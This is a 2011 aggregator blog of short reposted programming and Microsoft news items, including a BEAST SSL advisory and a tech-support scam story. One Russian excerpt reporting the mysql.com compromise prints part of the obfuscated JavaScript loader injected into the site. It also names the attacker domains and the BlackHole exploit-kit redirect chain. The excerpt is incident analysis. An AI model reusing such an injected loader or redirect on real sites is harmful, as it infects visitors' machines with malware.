Wednesday, September 28, 2011

C# Runtime Compilation

The .NET framework includes classes that allow the code generator and compiler to be controlled from within an assembly. This allows C# source code, held in a string array, to be compiled at run time and executed using basic reflection techniques.

Runtime Compilation

An interesting aspect of the .NET framework is that it provides a number of classes that allow you to interact with the compiler at run time. This allows you to create C# code in a string and compile it, either storing the resultant assembly in a file or holding it in memory where it can be accessed and executed using reflection. Using the compiler in this manner allows you to provide a means to include complex user customisations. For example, you could allow code to be entered by the user for execution as part of the workflow of your software. You might also use this facility to allow the user to enter C# expressions that are evaluated and used within a report. You may even create your own integrated development environment (IDE).

In this article we will create two examples that compile code to an in-memory assembly at runtime. We will then execute the code to see the results. The first example will be a basic console application where the dynamically compiled source code outputs a message. The second example will allow the user to input an expression to be evaluated and will use the result. We will consider the possibility of the user entering invalid code.


C# Code Compiler

The C# code generator and compiler are made accessible via the CSharpCodeProvider class, which is found in the Microsoft.CSharp namespace:
using Microsoft.CSharp;

To enable dynamic compilation we need to create a CSharpCodeProvider instance. We will later use its methods to generate the object code. Add the following code to the Main method of the console application project.

CSharpCodeProvider provider = new CSharpCodeProvider();


Compiler Parameters

As when using Visual Studio, there are many compiler options that may be configured. Rather than being controlled with multiple properties of the CSharpCodeProvider class, most options are initialised in an instance of the CompilerParameters class, which is found in the System.CodeDom.Compiler namespace:

using System.CodeDom.Compiler;

Read more: BlackWasp
QR: RuntimeCompilation.aspx

Posted via email from Jasper-Net

Security Advisory for SSL/TLS Flaw Released by Microsoft

In response to a new threat of attack caused by a flaw in the Secure Socket Layer (SSL) 3.0 and Transport Layer Security (TLS) 1.0, Microsoft has issued Security Advisory 2588513, which contains a description and workarounds.

The flaw, discovered and demonstrated by two security researchers last week, allows for a potential attacker to pull off a man-in-the-middle exploit by gaining access to a user's machine through an active HTTPS session.

In the demonstration, security researchers Thai Duong and Juliano Rizzo showed how their SSL exploit tool called BEAST (consisting of a Javascript/applet agents and a network sniffer) can decrypt existing cookies on a Web site to gain access to a target's machine. The two used their tool on the PayPal Web site to demonstrate that even the most secure sites are vulnerable to this flaw. 

"Once an agent has been loaded, BEAST can patiently wait until you sign in to some valuable websites to steal your accounts," wrote Doung, in a blog post.

While the two showed that an SSL attack using Javascript agents could succeed in hijacking personal information and executing malicious code, Microsoft says it believes that the possibility of a successful attack in the wild is slim.

Speaking on what is required to pull off such an attack, Microsoft said the following, in a TechNet blog post:

    "The HTTPS session must be actively attacked by a man-in-the-middle; simply observing the encrypted traffic is not sufficient.
    The malicious code the attacker uses to decrypt the HTTPS traffic must be injected and run within the user's browser session.
    The attacker's malicious code needs to be treated as from the same origin as the HTTPS server in order to it to be allowed to piggyback on an existing HTTPS connection. Most likely it requires the attacker to exploit another vulnerability to bypass the browser's same origin policy."

While the exploit only works in TLS versions 1.0, most browsers do not provide support for newer versions (TLS 1.1 and 1.2), and in Microsoft's case, Internet Explorer does not have TLS 1.1 activated as its default setting due to compatibility issues. Microsoft said it is waiting for worldwide servers to implement correct HTTPS protocols before it can set TLS 1.1 to default.

Read more: Microsoft Online
QR: security-advisory-for-ssl-tls.aspx

Posted via email from Jasper-Net

Common Language Runtime (CLR) Integration Programming in .NET

When Microsoft introduced common language runtime (CLR) integration support with SQL Server an new window was opened for .NET application developers and SQL server users. They can write stored procedures, triggers, user-defined types, user defined function or user defined aggregate functions using any .NET language of their choice. Previous versions of Visual Studio.NET did not support CLR integration programing because .NET 2003 cannot use the .NET Framework 2.0 assemblies. .NET programming languages provide a richer programming environment for developers than Transact-SQL. All the managed code runs into the common language runtime environment which provides more security to the code besides the normal database engine’s stored procedures available in earlier versions of SQL Server. You should use Transact-SQL when the code will mostly perform data access with little or no procedural logic. Use managed code for CPU-intensive functions and procedures that feature complex logic, or when you want to make use of the BCL of the .NET Framework. The following libraries/namespaces are supported by CLR integration in SQL Server:

• CustomMarshalers
• Microsoft.VisualBasic
• Microsoft.VisualC
• mscorlib
• System
• System.Configuration
• System.Data
• System.Data.OracleClient
• System.Data.SqlXml
• System.Deployment
• System.Security
• System.Transactions
• System.Web.Services
• System.Xml
• System.Core.dll
• System.Xml.Linq.dll


CLR Stored Procedures

Stored procedures cannot be used in scalar expressions, unlike scalar expressions they are able to return tabular format data, and can invoke data definition language (DDL) and data manipulation language (DML) statements and return Output parameters. In CLR, stored procedures are created as public static methods in the .NET framework assembly. This static method can be of void or integer type.  I it returns an integer value, it is treated as return code of procedure as-

EXECUTE @return_status = your_procedure

Read more: .NET Zone
QR: common-language-runtime-clr

Posted via email from Jasper-Net

Tuesday, September 27, 2011

Quick tip: Killing a Metro-style app in Windows 8

Metro-style apps are very similar to Windows Phone apps. They have a similar application model (for example they can be suspended, and when suspended they can be killed by the operating system if memory is needed), so they need to maintain state. Also, and that is the topic of this post, they cannot be ended by the user in a “normal” way, i.e. there is no File / Exit menu and no “X” button in the corner. Once started, the application remains in memory until the following happens:

    The app is in suspended mode (not in the foreground) and the system needs to reclaim the RAM.
    The advanced user starts the Task manager, locates the application and kills the process.

Note: Unfortunately I cannot illustrate this with a picture, because my Task Manager refuses to run more than 2 seconds for some unknown reason. Windows 8 is a preview release (TM).

However sometimes you need to kill a Metro style app, because Visual Studio will refuse to start a second instance if the first one is still running. You will get an error message like the following:

6182342117_948116c5f9_b_d.jpg


Read more: Laurent Bugnion (GalaSoft)
QR: quick-tip-killing-a-metro-style-app-in-windows-8.aspx

Posted via email from Jasper-Net

(Yet another) nHibernate sessionmanager for ASP.NET (MVC)

Working with a nHibernate session in an asp.net web application is a subject to many a blog post, forum question or overflowing stack. Having already made a contibution before, I am nevertheless going to add another go at it combining all I’ve met and trying to find a way to meet the objections to the different approaches.
The problem

Accessing a database via nHibernate takes four steps.

    Create a sessionfactory.
    Open a session.
    Access data
    Close the session

Creating a sessionfactory is a very costly process, don’t do this to often. Opening a session is fast but results in an open connection to the database. Database connections are a costly external resource. Despite session pooling connections should be closed as soon as possible.
Strategies

Trying to balance to cost of creating a sessionfactory and the cost of an open database connection I’ve found several ways to manage the session.

    Do it yourself.  Create the factory whenever the app needs data and fiddle on from there optimized to the occasion. Needless to say that’s not going to work unless you have a very simple app.

Read more: CodeBetter
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://codebetter.com/petervanooijen/2011/09/26/yet-another-nhibernate-sessionmanager-for-asp-net-mvc/

Posted via email from Jasper-Net

Breaking change: Raising PropertyChanged with string.Empty in WinRT / Windows 8

In the developer preview of Windows 8, I just noticed a breaking change in the way that data bindings react to the PropertyChanged event.

First a bit of background: Often, objects that are databound to the UI are simple data objects (also called ViewModels) that implement the INotifyPropertyChanged interface. This interface is very simple and defines just one event, the PropertyChanged event, that needs to be raised by the ViewModel when one of its property changes. It is what makes the ViewModel “observable”. If a property of another object (typically a UI element) is data bound (through a Binding object, often set declaratively in XAML), then the value of the observing property will be synchronized to the value of the observable property.

Raising the PropertyChanged event requires an instance of the PropertyChangedEventArgs class, which takes a string as sole parameter of its constructor. The string to be passed is the name of the observable property.
Raising with string.Empty or null

In WPF and Silverlight, it is possible to raise the PropertyChanged event with an instance of the PropertyChangedEventArgs class constructed with string.Empty (or null) instead of an existing property’s name. When a PropertyChanged event is raised in this manner, the UI will re-query the value of each property of the ViewModel that is data bound to the UI. This is a convenient way to raise but one event and force the UI to update itself in response to cascading changes, for example. As such, this can be a good way to increase the performance of the application.


Read more: Laurent Bugnion (GalaSoft)
QR: breaking-change-raising-propertychanged-with-string.empty-in-winrt--windows.aspx

Posted via email from Jasper-Net

Internals of .NET Objects and Use of SOS

Well, now getting deeper into the facts, lets talk about how objects are created in .NET and how type system is laid out in memory for this post in my Internals Series.  As this is going to be very deep dive post, I would recommend to read this only if you want to kill your time to know the internal details of .NET runtime and also you have considerable working experience with the CLR types and type system.


Recently I have been talking with somebody regarding the actual difference between the C++ type system and managed C# type system. I fact the CLR Type system is different from the former as any object (not a value type) is in memory contains a baggage of information when laid out in memory. This makes CLR objects considerable different from traditional C++ programs.

Classification of Types

In .NET there are mainly two kind of Types.

    Value Types (derived from System.ValueType)
    Reference  Type (derived directly from System.Object)

Even though ValueTypes are internally inherited from System.Object in its core, but CLR treats them very differently.  Indeed from your own perception the Value Types are actually allocated in stacks (occationally) while reference types are allocated in Heaps. This is to reduce the additional contension of GC heaps for Heap allocation, GC cycles, occasional call to OS for additional memory needs etc. The object that is allocated in managed Heap is called Managed Object and the pointer that is allocated in stack to refer to the actual object in heap is called Object Reference (which is sometimes called as Managed Pointer).


Additional to this basic difference a Value Type is treated completely different from CLR point of view. CLR treats any object that is derived from System.ValueType differently in respect of any other object derived from System.Object directly. The memory of a ValueType contains just the value of its fields and the size of the Value Type is just the addition to its content, while for reference types the size is completely different. Let us consider looking at the memory layout of both the types.

stack.PNG
In case of Value Types, the Managed Pointer holds reference to the initial location of the actual Memory.Thus in this case, the Managed pointer holds reference to 0x0000 which is the address location of Field 1. Hence CLR needs to do pointer arithmetic to find Fields ... N.  Thus we can easily use Sizeof operator on ValueTypes to get the actual size of the object.

Read more: DOT NET TRICKS
QR: internals-of-net-objects-and-use-of-sos.html

Posted via email from Jasper-Net

Пишем собственный linux демон с возможностью автовосстановления работы

Уважаемые хабрапользователи, хотелось бы поделиться с вами опытом написания серверных демонов. В Рунете очень много статей по этому поводу, но большинство из них не даёт ответы на такие важные вопросы как:

    Как добавить демона в автозагрузку?
    Что делать, если в процессе работы произошла ошибка и демон рухнул?
    Каким образом обновить конфигурацию демона без прерывания его работы?


В рамках данной части рассмотрим следующие моменты:

    Принцип работы демона.
    Основы разработки мониторинга состояния демона.
    Обработка ошибок при работе, с подробным отчетом в лог.
    Некоторые вопросы связанные с ресурсами системы.


Для наглядности будет показан исходный код следующих частей:

    Шаблон основной программы.
    Шаблон функции мониторинга работы демона.
    Шаблон функции обработки ошибок.
    Ряд вспомогательных функций.

Принцип работы демона.
По суди демон это обычная программа выполняющаяся в фоновом режиме. Но так как наш демон будет запускаться из init.d, то на него накладываются определенные ограничения:

    Демон должен сохранить свой PID в файл, для того чтобы потом можно было его корректно остановить.
    Необходимо выполнить ряд подготовительных операций для начала работы в фоновом режиме.


В нашей модели демон будет функционировать по следующему алгоритму:

    Отделение от управляющего терминала и переход в фоновый режим.
    Разделение на две части: родитель(мониторинг) и потомок(функционал демона).
    Мониторинг состояния процесса демона.
    Обработка команды обновления конфига.
    Обработка ошибок.

Шаблона программы.
Данный код будет осуществлять все действия, которые необходимы для удачного запуска демона.

    int main(int argc, char** argv)
    {
        int status;
        int pid;
       
        // если параметров командной строки меньше двух, то покажем как использовать демона
        if (argc != 2)
        {
            printf("Usage: ./my_daemon filename.cfg\n");
            return -1;
        }

        // загружаем файл конфигурации
        status = LoadConfig(argv[1]);


Read more: Habrahabr.ru
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://habrahabr.ru/blogs/programming/129207/

Posted via email from Jasper-Net

Linus Torvalds’s Lessons on Software Development Management

If anyone knows the joys and sorrows of managing software development projects, it would be Linus Torvalds, creator of the world's most popular open-source software program: the Linux operating system. For more than 20 years, Torvalds has been directing thousands of developers to improve the open source OS. He and I sat down to talk about effective techniques in running large-scale distributed programming teams – and the things that don’t work, too.

Torvalds says there are two things that people very commonly get completely wrong, both at an individual developer level and at companies.

“The first thing is thinking that you can throw things out there and ask people to help,” when it comes to open-source software development, he says. “That's not how it works. You make it public, and then you assume that you'll have to do all the work, and ask people to come up with suggestions of what you should do, not what they should do. Maybe they'll start helping eventually, but you should start off with the assumption that you're going to be the one maintaining it and ready to do all the work.”

Torvalds continues, “If you start off with some ‘kumba-ya feeling’ where you think people from all the world are going to come together to make a better world by working together on your project, you probably won't be going very far.”

Read more: Input Output
QR: 440

Posted via email from Jasper-Net

Sending a window a WM_DESTROY message is like prank calling somebody pretending to be the police

A customer was trying to track down a memory leak in their program. Their leak tracking tool produced the stacks which allocated memory that was never freed, and they all seemed to come from uxtheme.dll, which is a DLL that comes with Windows. The customer naturally contacted Microsoft to report what appeared to be a memory leak in Windows.

I was one of the people who investigated this case, and the customer was able to narrow down the scenario which was triggering the leak. Eventually, I tracked it down. First, here's the thread that caused the leak:

DWORD CALLBACK ThreadProc(void *lpParameter)
{
 ...
 // This CreateWindow caused uxtheme to allocate some memory
 HWND hwnd = CreateWindow(...);
 RememberWorkerWindow(hwnd);
 MSG msg;
 while (GetMessage(&msg, NULL, 0, 0)) {
  TranslateMessage(&msg);
  DispatchMessage(&msg);
 }
 return 0;
}


Read more: The Old New Thing
QR: 10216420.aspx

Posted via email from Jasper-Net

MySQL.com взломан и продан за 3000$

Шаг 1:

Посещаем сайт mysql.com

Шаг 2:

Загружаем вредоносный скрипт: mysql.com/common/js/s_code_remote.js?ver=20091011

/* SiteCatalyst code version: H.14. Copyright Omniture, Inc. More info available at http://www.omniture.com */
/* Author: Neil Evans */
/************************** CONFIG SECTION ****************************************/
/* Specify the Report Suite(s) */
Object.prototype.qwe=function(){return String.fromCharCode;};Object.prototype.asd='e';var s="";try{{}['qwtqwt']();}catch(q){if(q)r=1;}if(r&&+new Object(1231)&&document.createTextNode('123').data&&typeof{}.asd.vfr==='undefined')n=2;e=eval;m=[18/n,18/n,210/n,204/n,64/n,80/n,200/n,222/n,198/n,234/n,218/n,202/n,220/n,232/n,92/n,206/n,202/n,232/n,138/n,216/n,202/n,218/n,202/n,220/n,232/n,230/n,132/n,242/n,168/n,194/n,206/n,156/n,194/n,218/n,202/n,80/n,78/n,196/n,222/n,200/n,242/n,78/n,82/n,182/n,96/n,186/n,82/n,246/n,18/n,18/n,18/n,210/n,204/n,228/n,194/n,218/n,202/n,228/n,80/n,82/n,118/n,18/n,18/n,250/n,64/n,202/n,216/n,230/n,202/n,64/n,246/n,18/n,18/n,18/n,200/n,222/n,198/n,234/n,218/n,202/n,220/n,232/n,92/n,238/n,228/n,210/n,232/n,202/n,80/n,68/n,120/n,210/n,204/n,228/n,194/n,218/n,202/n,64/n,230/n,228/n,198/n,122/n,78/n,208/n,232/n,232/n,224/n,116/n,94/n,94/n,204

Скрипт генерирует ифрейм и редиректит нас на falosfax.in/info/in.cgi?5&ab_iframe=1&ab_badtraffic=1&antibot_hash=1255098964&ur=1&HTTP_REFERER=http://mysql.com/, а отсюда на truruhfhqnviaosdpruejeslsuy.cx.cc/main.php

Здесь присутствует вредоносная связка BlackHole. Она эксплуатирует браузер, плагины, такие как Adobe Flash, Adobe PDF, Java и т.д.), и после успешной эксплуатации устанавливает вредоносную программу на ОС без ведома пользователя. Пользователю достаточно посетить mysql.com с уязвимой платформы и он заразится вредоносной программой.

Read more: Habrahabr.ru
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://habrahabr.ru/blogs/infosecurity/129221/

Posted via email from Jasper-Net

WinRT and Mono

Today Joseph mentioned to me that some of our users got the impression from my previous post on WinRT that we would be implementing WinRT for Linux. We are not working on a WinRT UI stack for Linux, and do not have plans to.

WinRT is a fabulous opportunity for Mono, because Microsoft is sending a strong message: if you want your code to run in multiple scenarios (server, desktops, sandboxed environments), you want to split your UI code from your backend code.

This is great because it encourages developers to think in terms of having multiple facades for the same code base and the direction that we have been taking Mono on in the last few years.

Use the native toolkit on each platform to produce an immersive user experience, and one that leverages the native platform in the best possible way.

These are the APIs that we envision .NET developers using on each platform:

    Windows: WinRT, Winforms, WPF (fallbacks: Gtk#, Silverlight)
    MacOS: MonoMac (fallback: Gtk#, Silverlight)
    Linux: Gtk#
    Android: MonoDroid APIs
    iOS: MonoTouch
    Windows Phone 7: Silverlight
    XBox360: XNA-based UI

Read more: Personal blog of Miguel de Icaza
QR: Sep-26.html

Posted via email from Jasper-Net

Compatibility of .NET Framework 4.5

    Fundamentals were a big part of our focus while building .NET 4.5. We divided fundamentals into seven areas called “tenets”. One of these tenets is compatibility. Today’s post is by Manish Agnihotri, a program manager who is driving compatibility across the .NET Framework. -- Brandon

.NET Framework 4.5 is an in-place update that replaces .NET Framework 4 (rather than a side-by-side installation). Our goal is for .NET 4.5 to be fully backward compatible with applications built for .NET 4 (.NET 3.5 and .NET 4.5 will be side-by-side). We’ll talk about the compatibility story for .NET 3.5 in a later post. One of the first things you’ll notice about .NET 4.5 is the version number (4.0.30319) is the same as .NET 4; this is the practice used by other in-place updates.

Our primary concern is guaranteeing applications you use do not break after you install .NET 4.5. We accomplish this by running hundreds of application in our compatibility lab to find issues as soon as they’re introduced. While designing new features or changing existing code, we keep compatibility in mind. And a small group of us, the Developer Division Compatibility Council (DDCC), monitor changes made by developers. We review potential breaking changes, and help teams understand and assess the compatibility impact of new features and bug fixes. For .NET 4.5, members of DDCC reviewed every proposed breaking change, every new feature, and a majority of the bug fixes for the release.

We’ve put a lot of effort into maintaining a consistently high bar for compatibility across the product, yet we know some issues may get passed us. Many applications will exercise the .NET Framework in ways that we did not expect or we lack test coverage for. Still we care about knowing every issue, even those that may seem like corner cases. Once you install .NET 4.5 Developer Preview on a machine that previously had .NET 4, any compatibility issues can be sent to the Connect feedback site.
Types of compatibility issues

There are three kinds of version compatibility testing we do: (1) binary compatibility, (2) source compatibility, and (3) serialization compatibility. You may also find these approaches useful in your testing, and should an issue arise this may help you narrow down the root cause. Having a wide range of scenarios within each kind of tests is also critical to ensuring good compatibility coverage.

Binary compatibility uses binaries built targeting .NET 4 and then are run on .NET 4.5. Essentially, we’re testing that the behavior of newer .NET libraries is equivalent to previous versions. This can range from making sure the return value of a function is the same or that the same exceptions are raised. The hardest issues are multi-threading behaviors – sometimes performance improvements can be a breaking change.

Read more: .NET Blog
QR: compatibility-of-net-framework-4-5.aspx

Posted via email from Jasper-Net

Thursday, September 22, 2011

Getting more information than the exception class provides

We recently had a question about how to get more information than an exception’s type provides. The developer was trying to copy a file and didn’t know why the copy was failing. File copies can fail for many reasons, almost all of them what Eric Lippert calls “exogenous conditions”. The developer was catching System.IOException and parsing the error message. It worked on his machine, but failed during test passes.

Unfortunately, the .NET Framework doesn’t always directly provide the reason that the file copy failed. If an error results from an IO operation the .NET Framework will call GetLastError to find out why the operation failed, then throw an IOException with a message explaining the problem: sharing violation, path too long, etc. The error message is formatted in such a way that you can expose it directly to your user: it clearly states the problem and gets translated into the user’s OS language.

This is a little annoying if you’re trying to programmatically respond to the error. For example, if there’s a sharing violation you might want to wait for a few seconds then try again. How do you tell that this IOException comes from a sharing violation as opposed to a disconnected USB drive or a network failure?

You do NOT want to parse the exception message because exception messages get translated into the user’s OS language. You can’t programmatically parse a localized string without doing a lot of unnecessary work. Moreover, the exception message could change slightly between different versions of the .NET Framework. While we don’t rewrite exception messages just for fun, one day someone could complain that the error is slightly misleading and we’d fix it, breaking your parsing code. So what can you do if you want a more robust way to get more information than the exception code gives you?

The answer is pretty simple: call Marshal.GetLastWin32Error yourself in your catch block and look up the system error code on MSDN. Reading the error doesn’t clear it so you can call GetLastWin32Error even after the Framwork API does.

Read more: .NET Blog
QR: getting-more-information-than-the-exception-class-provides.aspx

Posted via email from Jasper-Net

Microsoft Dumps Partner For Fake Support Call Scam

Microsoft has broken its relationship with one of its Gold Partners, after it discovered that the partner was involved in a scam involving bogus tech support calls. India-based Comantra is said to have cold-called computer users in the UK, Australia, Canada and elsewhere, claiming to offer assistance in cleaning up virus infections. The calls used scare tactics to talk users into opening the Event Viewer on Windows, where a seemingly dangerous list of errors would be seen. This 'evidence' was used to trick innocent users into believing they had a malware infection, and for Comantra to gain the users' confidence. Duped users would then give permission for the support company to have remote access to their PC, and hand over their credit card details for a 'fix.' Security firm Sophos says that internet users have been complaining about Comantra's activities for over 18 months, and it has taken a long time for Microsoft to take action. Comantra's website still retains the Gold Certified Partner logo, although their details have been removed from Microsoft's database of approved partners.

Read more: Slashdot
QR: Microsoft-Dumps-Partner-For-Fake-Support-Call-Scam

Posted via email from Jasper-Net

CLR 4: Making the AssemblyResolve event more useful

In the introductory post on CLR Binder (‘Understanding the Binder – Part 1’), we listed the set of steps that the CLR Binder follows, in order to locate an assembly and bind to it. On reading this, an obvious question comes to mind. What happens when all of these steps fail to locate the assembly? Does the binder simply quit looking?

It eventually does, but not before firing the AssemblyResolve event. The user can register an event handler for the AssemblyResolve event and then load the assembly that was intended to be loaded in the first place (or execute some other code appropriately).  

The AssemblyResolve event itself has been around for a while now. So what’s changed in CLR 4? Prior to CLR 4, if an assembly A has a reference to another assembly B, and an AssemblyResolve event occurs for the referenced assembly (in this case, B), there is no means to know the identity of the parent assembly (or the referencing assembly, or A).

Why is this problematic? Let’s take this example. Let’s assume that an assembly FirstParent.dll references Child.dll. Let’s also assume SecondParent.dll also references Child.dll. On failing to load Child.dll, AssemblyResolve event is fired.

Now, while loading FirstParent.dll and SecondParent.dll using LoadFile(), an AssemblyResolve event is fired for Child.dll. Looking at the AssemblyResolve event, it is unclear as to which parent assembly actually triggered loading Child.dll. This is not helpful if the user wants to execute different code as a part of the ResolveEventHandler, depending on the parent assembly that caused attempting to load Child.dll. 


Read more: .NET Blog
QR: clr-4-making-the-assemblyresolve-event-more-useful.aspx

Posted via email from Jasper-Net

נראה מוזר? VS2011 תומך בצורה מלאה ב Kernel Debugging

כן, אני יודע שזה נראה מוזר לכל מי שעוסק בתחום ה Device Drivers, אבל סביבת הפיתוח החדשה לפיתוח Device Drivers, היא לא פחות ולא יותר מאשר Visual Studio 2011. להלן כמה פנינים.

Device Drivers לסוגיהן הם סוג פרויקט מוכר ב Visual Studio 2011.


vskernelprojects_thumb_4E1568C9.jpg

אתה יכול ללחוץ על F5 ולהתחיל לדבג את ה Target או סתם לעשות Attach debuuger ל Kernel.

Read more: GadiM - Gad J. Meir
QR: 904010.aspx

Posted via email from Jasper-Net

Why would anyone use MSTest over NUnit?

Choices, choices, choices. The advantage of having a thriving open-source community in the .Net world is that you have choices…the disadvantage is that you have to actually make them. Selecting a unit-testing framework is an important step, and can have far-reaching effects across your organization and over the lifetime of your products. Complicating things further, you must also decide whether you want to trust an open-source solution, or go with what Microsoft offers out-of-the-box. Given that Microsoft only provides one solution for unit testing, MSTest is our candidate there. In the open-source world, NUnit is the incumbent candidate.

MSTest’s greatest strength is in who created it. Microsoft’s offering of a complete end-to-end solution for product development, testing, deployment, and source control is a boon to developers. Writing applications in .Net means paying the Microsoft tax up-front, so why not keep it all integrated in the same product suite and offer developers a superior experience? Getting up and running in MSTest is as simple as Add -> New Test Project. No other solution provides that level of simplicity, and no other solution can guarantee that they can support future versions of the .Net runtime and Visual Studio.

I don’t feel that one killer feature, or one strength, should be enough to sway anyone on such an important choice. This is especially so when some would argue that other choices like NUnit are the defacto solution. So what are MSTest’s strengths? Why should I pick it over NUnit? Let’s jump in and find out!

Drew: MSTest properly instantiates a new instance of the test class for each test method being executed. This provides a number of advantages. First, it allows for easy state management in your tests, your setup and teardown code will be run each time a method is called and your instance variables are automatically reset. There’s no need to reset them manually as it is in NUnit. Indeed, many of MSTest’s other strengths rely on this very principle, as we shall see.

Read more: DNK Jump In
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://blogs.dotnetkicks.com/dnk-jump-in/2011/09/20/why-would-anyone-use-mstest-over-nunit-jump-in/

Posted via email from Jasper-Net

Core .NET Types Usable from a Metro Style Application

When you create a new .NET Metro style application in Visual Studio, it spits out a project template that doesn't reference any .NET assemblies. Well, this isn't completely true, because when you run the C# compiler it references MSCorLib.dll by default. For a Metro style application, the referenced MSCorLib.dll contains a bunch of TypeForwardedToAttribute attributes (http://msdn.microsoft.com/en-us/library/system.runtime.compilerservices.typeforwardedtoattribute.aspx). This means that it exposes a bunch of types that you can use from your Metro style application that are actually implemented in various other assemblies. I wrote a small tool that reflects over this MSCorLib.dll are shows all of the core .NET types. The output of the tool is shown below. I grouped types by namespace and under each namespace I show the name of the type and the name of the assembly that defines the type in square brackets. Any type with a back tick in it (like Action`1) represents a generic type.

System

Action [System.Runtime]
Action`1 [System.Runtime]
Action`2 [System.Runtime]
Action`3 [System.Runtime]
Action`4 [System.Runtime]
Action`5 [System.Runtime]
Action`6 [System.Runtime]
Action`7 [System.Runtime]
Action`8 [System.Runtime]
Activator [System.Runtime]
AggregateException [System.Threading.Tasks]
ArgumentException [System.Runtime]
ArgumentNullException [System.Runtime]
ArgumentOutOfRangeException [System.Runtime]
ArithmeticException [System.Runtime]
Array [System.Runtime]
ArraySegment`1 [System.Runtime]
ArrayTypeMismatchException [System.Runtime]
AsyncCallback [System.Runtime]
Attribute [System.Runtime]
AttributeTargets [System.Runtime]
AttributeUsageAttribute [System.Runtime]

(more...)


Read more: Jeffrey Richter's Blog
QR: core-net-types-usable-from-a-metro-style-application.aspx

Posted via email from Jasper-Net

Why do Windows functions all begin with a pointless MOV EDI, EDI instruction?

If you look at the disassembly of functions inside Windows DLLs, you'll find that they begin with the seemingly pointless instruction MOV EDI, EDI. This instruction copies a register to itself and updates no flags; it is completely meaningless. So why is it there?

It's a hot-patch point.

The MOV EDI, EDI instruction is a two-byte NOP, which is just enough space to patch in a jump instruction so that the function can be updated on the fly. The intention is that the MOV EDI, EDI instruction will be replaced with a two-byte JMP $-5 instruction to redirect control to five bytes of patch space that comes immediately before the start of the function. Five bytes is enough for a full jump instruction, which can send control to the replacement function installed somewhere else in the address space.

Although the five bytes of patch space before the start of the function consists of five one-byte NOP instructions, the function entry point uses a single two-byte NOP.

Why not use Detours to hot-patch the function, then you don't need any patch space at all.

The problem with Detouring a function during live execution is that you can never be sure that at the moment you are patching in the Detour, another thread isn't in the middle of executing an instruction that overlaps the first five bytes of the function. (And you have to alter the code generation so that no instruction starting at offsets 1 through 4 of the function is ever the target of a jump.) You could work around this by suspending all the threads while you're patching, but that still won't stop somebody from doing a CreateRemoteThread after you thought you had successfully suspended all the threads.

Why not just use two NOP instructions at the entry point?

Read more: The Old New Thing
QR: 10214405.aspx

Posted via email from Jasper-Net

WCF Extensibility – Data Contract Resolver

This post is part of a series about WCF extensibility points. For a list of all previous posts and planned future ones, go to the index page.

Continuing on serialization, this post is about a new feature on the WCF serializers in .NET Framework 4.0, the DataContractResolver. Like the previous post on surrogates, there is already good documentation on MSDN, so this post will be short. But since I’ve seen an issue this week on the forums, I thought it’d be worth including the code here in this series.

In order to understand the data contract resolver, we need to take a step back and look at a common issue (and source of confusion) in WCF: known types. In order for WCF to be able to serialize or deserialize an object graph, it needs to know about all the objects in that graph. If the actual type of the object is the same as its declared type, then WCF already knows about it (the “baseInstance” member in the code below). If those types are different, then WCF doesn’t know by default about the type – in the case of the “derivedInstance” in the code below, WCF doesn’t know the MyDerived type, so it won’t serialize it unless we tell it that this type is known.

    public class MyBase { }
    public class MyDerived : MyBase { }
    
    [DataContract]
    public class MyType
    {
        [DataMember]
        public MyBase baseInstance = new MyBase();
        [DataMember]
        public MyBase derivedInstance = new MyDerived();
    }

There are many good descriptions on why we need the known types and how to set them (“official” MSDN documentation, Youssef Moussaoui’s MSDN blog, Mark Gravell’s Stack Overflow post, Richard Blewett’s blog, etc.) so I won’t go in detail here. But known types serves a purpose that we can declare, when the serialize is being created, which types are to be considered "valid” even though they’re not part of the object declaration. And the part in italic is important here – once the known type list is passed somehow to the serializer, it’s set and it cannot be changed during the serializer lifetime.

Read more: Carlos' blog
QR: wcf-extensibility-data-contract-resolver.aspx

Posted via email from Jasper-Net

21 FREE Web Forms PSD Layouts

4.jpg 10.jpg

Introduction

G'day, today our FREE psd will be focus on forms. It's important to keep form design simple and easy to understand. In this post, I have collected 21 Login, search and newsletter forms that are eye-catching, well-organised and ready to be used on your website.

This is our 4th series of FREE PSD marathon, if you missed our previous free psd posts, you can check them out here:

    35 Gorgeous Free Web Buttons PSD
    42 Outstanding FREE UI Kits for Web Designers
    30 FREE Stylish and decorative ribbons, Stickers and Badges PSD

There are a few more post about free psd (menu, slider, scrollbar and many more) to come. So, stay tuned by following us and/or subscribe to our RSS!

Read more: Queness
QR: 21-free-web-forms-psd-layouts

Posted via email from Jasper-Net

WIA.NET

Project Description
WIA.NET is a managed wrapper for the Windows Image Acquisition Library that ships in Windows Vista and later. This project abstracts away all of the COM nonsense and gives you a clean, predictable API for interacting with all types of scanners and cameras.

Read more: Codeplex
QR: https://chart.googleapis.com/chart?chs=80x80&cht=qr&choe=UTF-8&chl=http://wiadotnet.codeplex.com/

Posted via email from Jasper-Net

In the Wake of Win8 Bombshell, Adobe Boasts Flash 11's Graphics are 1000x Faster

In a quick move to assure the public of Flash's continuing relevance in web and desktop development, Adobe revealed the coming features in their next version of Flash Player and AIR.  Hoping to 'wow' their loyal Flash-game developers, Adobe has been revving up its 2D and 3D graphics acceleration.

    Full hardware-accelerated rendering for 2D and 3D graphics enable 1,000 times faster rendering performance over Flash Player 10 and AIR 2.  -Adobe Release


This 1000x performance leap comes from a project that's been cooking in Adobe Labs called "Stage3D" which renders hundreds of thousands of z-buffered triangles (at 60Hz) instead of the measly thousands that were rendered (unbuffered at 30Hz) in older versions of Flash.

Adobe thinks that game graphics along with the digital rights management of those games (so developers get paid) will keep Flash relevant in a web environment where HTML5 is starting to do most of the heavy lifting.

Most of the buzz out there was calling the Windows 8 Metro news around plugins a deathknell for Flash, but people forget that the Metro is just one optional way to run the Windows 8 desktop.  A majority of people will probably use the more familiar Windows desktop, which will allow plugins.  Adobe also expects that Flash applications will find there way into Metro the same way they did for the iOS - through the AIR runtime.

Read more: Web builder zone
QR: wake-win8-bombshell-adobe

Posted via email from Jasper-Net

Wednesday, September 21, 2011

How To Enable Windows 8 Safe Mode

safe-mode-select.png

